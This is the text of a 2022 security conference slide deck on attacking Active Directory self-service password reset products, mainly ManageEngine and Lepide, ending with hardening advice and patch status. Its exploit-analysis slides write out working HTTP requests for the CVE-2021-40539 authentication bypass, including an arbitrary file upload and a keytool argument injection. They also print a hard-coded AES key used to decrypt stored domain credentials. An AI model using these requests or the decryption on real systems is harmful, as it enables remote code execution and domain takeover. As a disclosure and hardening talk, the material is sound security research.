



# Attack surface of Active Directory Self-Service solutions

SSTIC 2022

# Agenda

2



- **Who are we?**
- **AD Self Services**
- **Attack surface**
- **Best practices**
- **Vulnerabilities and patches**

# Who are we?

3



- **Wilfried Bécard & Antoine Cervoise**

- Pentesters

- **Working for Synacktiv**

- Offensive security
- 100 ninjas: pentest, reverse engineering, development, incident response
- We are hiring!

# Thanks

4



## ■ Thanks to

- Quentin Rouves
- Nabeel Ahmed (@rogue\_kdc) & Eric Schayes
- *mr\_me (@steventseeley)*

# AD Self Service

5



## ■ What is it?

- Allows users to reset their passwords and / or unlock their accounts
- Without contacting IT support




## ■ Enrollment

- The user connects on a web application using his AD account
- The user registers secret questions / MFA

## ■ Password reset / unlock account

- Web application
- Mobile application
- Pre-auth thick client





## ■ Why using such service?

- Reduce call to IT support
- Allows users to reset/unlock when IT support is closed
- Reduce impact of increasing locking account and password policies
- May be exposed on the Internet


# AD Self Service

8



## ■ Architecture

- ADSS Server
  - Host a web application
  - Service account for the web application
  - Domain account for password reset, account unlock and more
- Client
  - Browser
  - Thick client
  - Mobile





# AD Self Service

9



# Attack surface

10



- **Thick client exploitation**
  - Pre-auth thick client, what could go wrong?
- **Abuse thick client deployment**
  - Why reinvent the wheel is not a good idea
- **Web service**
- **Post exploitation**
  - On the road to domain admin

# Thick client exploitation

11



## ■ Threat scenario

- Attacker with an physical access to a computer
  - Targeting unauthenticated code execution
- Malicious user with an physical access to a computer
  - Targeting privilege escalation

## ■ Exploitation

- Misconfiguration
- Vulnerability in the thick client

# Thick client exploitation

12



## ■ Misconfiguration

- HTTP connection
- HTTPS connection without certificate validation

## ■ Exploitation

- Plug the laptop to an evil network
- Fake the remote server and inject the following code into your page:

```
<script>document.print();</script>
```

Advanced

**Logon Prompt Customization**

- ☒ Show Reset Password/Unlock Account Link ?
- ☒ Show Reset Password/Unlock Account Tile ?

**Invalid Certificate Restriction**

- ☐ Restrict user access when there is an invalid SSL certificate ?

**Install GINA/CP using**

- ☒ sAMAccountName
- ☐ dNSHostName

**Password Rules Dialog Box**



- ☒ Display the enforced password rules in a dialog box in the Windows password change screen. ?

When enabled, users will not be able to access the password self-service wizard from the login screen if the SSL certificate applied in the product becomes invalid.

Save Cancel



# Thick client exploitation

13



# Thick client exploitation

14





## ■ Vulnerabilities

- You'll need to find an escape in the Citrix way
- Examples:
  - Lepide: <https://www.zerodayinitiative.com/advisories/ZDI-21-268/>
  - Manage Engine: <https://www.exploit-db.com/exploits/48739>
  - Windows recovery agent:  
<https://halove23.blogspot.com/2021/09/zdi-21-1053-bypassing-windows-lock.html>

# Abusing thick client deployment

16



- **ManageEngine is able to deploy clients on the computers**
  - Deployment done using PsExec like
  - Same account for
    - Password reset / Account unlock
    - Software deployment
  - Account needs local admin privileges






## ■ Core of the solution

- Users and administrators functionalities
- Aiming for RCE on user or admin web interfaces
  - Authentication bypass
  - Admin interface
    - Default/Weak local account
    - Known domain account with admin privileges on the ADSS
  - User interface
    - Known domain account enrolled on the application

# ADSS Server exploitation

18




# ADSS Server exploitation

19

## CVE-2021-40539

### EXPLOIT ANALYSIS



# ADSS Server exploitation

20



## ■ URL bypass filter & arbitrary file write

```
1 POST ../RestAPI/LogonCustomization HTTP/1.1
2 Host: 192.168.1.105:9251
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: Content-Type: application/x-www-form-urlencoded
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Content-Type: multipart/form-data; boundary=-----39411536912265220004317003537
9 Te: trailers
10 Connection: close
11 Content-Length: 1212
12
13 -----39411536912265220004317003537
14 Content-Disposition: form-data; name="methodToCall"
15
16 unspecified
17 -----39411536912265220004317003537
18 Content-Disposition: form-data; name="Save"
19
20 yes
21 -----39411536912265220004317003537
22 Content-Disposition: form-data; name="form"
23
24 smartcard
25 -----39411536912265220004317003537
26 Content-Disposition: form-data; name="operation"
27
28 Add
29 -----39411536912265220004317003537
30 Content-Disposition: form-data; name="CERTIFICATE_PATH"; filename="malicious.ext"
31 Content-Type: application/octet-stream
32
33 yourpayload
34 -----39411536912265220004317003537--
```



## ■ Argument injection

### ■ API call to keytool.exe

```
..\jre\bin\keytool.exe -J-Duser.language=en -genkey -alias tomcat -sigalg SHA256withRSA -keyalg RSA -keypass "null" -storepass "null" -dName "CN=null, OU= null, O=null, L=null, S=null, C=null" -keystore ..\jre\bin\SelfService.keystore
```

### ■ Argument injection

```
POST ../RestAPI/Connection HTTP/1.1
Host: 192.168.1.105:9251
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Te: trailers
Connection: close
Content-Length: 132

methodToCall=openSSLTool&action=generateCSR&KEY_LENGTH=1024+-providerclass+Si+-providerpath+"C:\ManageEngine\ADSSelfService\bin"
```

# ADSS Server more exploitation

22



## ■ CVE-2022-28810

- Specific configuration could allow remote code execution
- Post actions scripts must be defined and a valid domain account is required
- <https://www.rapid7.com/blog/post/2022/04/14/cve-2022-28810-manageengine-adselfservice-plus-authenticated-command-execution-fixed/>



## ■ Manage Engine

- Service account rights:
  - Able to reset password / unlock account
  - May be able to PsExec on all desktops (and maybe servers)
  - Can also be domain admins member
- Service account password is encrypted in the database
- Decryption keys are stored in configuration files
- Can be decrypted using AES



## ■ Or it might be easier : The Lepide way

- No authentication on the backup functionality
  - <https://www.zerodayinitiative.com/advisories/ZDI-21-354/>
  - Retrieve of the web admin password + domain service account
    - <https://www.lepide.com/installationguide/ladss-installation-configuration-guide.pdf>

### User account privileges

The user account provided here should be a member of the following groups: Administrators, Domain Admins, Enterprise Admins, Schema Admins, Group Policy Creator and Owner.



# ADSS Post exploitation


25

## ■ ZIP archive

- DES encryption

## ■ Passwords in base

- AES encryption



```
Protector.class
import com.lepide.security.Protector;
import com.lepide.util.Log4J_LADSS;
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.security.Key;
import javax.crypto.Cipher;
import javax.crypto.CipherInputStream;
import javax.crypto.CipherOutputStream;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.DESKeySpec;
import javax.crypto.spec.SecretKeySpec;
import sun.misc.BASE64Decoder;
import sun.misc.BASE64Encoder;

public class Protector {
    private static final String ALGO = "AES";

    private static final byte[] keyValue = new byte[] {
        84, 104, 101, 66, 101, 115, 116, 83, 101, 99,
        114, 101, 116, 75, 101, 121 };

    public static String encrypt(String Data) {
        if (Data == null)
            return "";
        String encryptedValue = null;
        try {
            Key key = generateKey();
            Cipher c = Cipher.getInstance("AES");
            c.init(1, key);
            byte[] encVal = c.doFinal(Data.getBytes("UTF8"));
            encryptedValue = (new BASE64Encoder()).encode(encVal);
        } catch (Exception e) {
            Log4J_LADSS.getAppLogger().error("", e);
        }
        return encryptedValue;
    }
}
```

# Best practices – Thick client

26



## ■ Do not deploy it on servers

- Already seen on domain controllers!

## ■ Ensure your client configuration is secure

- Up to date
- HTTPS – Force certificate validation

## ■ Encrypt your laptops/desktop

- With TPM + PIN/Passphrase
  - <https://www.synacktiv.com/publications/practical-dma-attack-on-windows-10.html>
  - <https://labs.f-secure.com/blog/sniff-there-leaks-my-bitlocker-key/>



- **Apply security patches**
- **Do not strictly follow the ADSS editor documentation**
  - Try to reduce privileges of the accounts
    - For the web service application
    - For password reset / account unlock
- **Do not use functionalities you already have on your network**
  - For example, GPO/SCCM is a better choice for thick client deployment



## ■ Harden it

- Restrict admin interface access to admin IP (if possible)
- Enable CAPTCHA
- Watch actions from the domain account used for password reset / account unlock
- Configure a web-application firewall
  - May provides more logs

# Best practices



- **Follow Active Directory security best practices**
- **Use network segregation**
  - Only the needed services must be accessible on the server



## ■ Manage Engine

- Thick Client bypass (CVE-2020-11552)
  - Fixed in August 2020 - build 6003
- API Authentication bypass (CVE-2021-40539)
  - Fixed in September 2021 – build 6114
  - Details at <https://www.synacktiv.com/publications/how-to-exploit-cve-2021-40539-on-manageengine-adselfservice-plus.html>
- RCE with special configuration (CVE-2022-28810)
  - Fixed in April 2022 – build 6122

# About the vulnerabilities

31



## ■ Lepide

- Thick Client bypass
  - Reported through ZDI - Not fixed (tested on 19.0.0.0)
- Missing authentication on backup
  - Reported through ZDI - Not fixed (tested on 21.1)

## ■ Microsoft Windows

- Lock screen bypass
  - Fixed in April 2021 – KB5005033 (CVE-2021-26431)



<https://www.linkedin.com/company/synacktiv>

<https://twitter.com/synacktiv>

Our publications on: <https://synacktiv.com>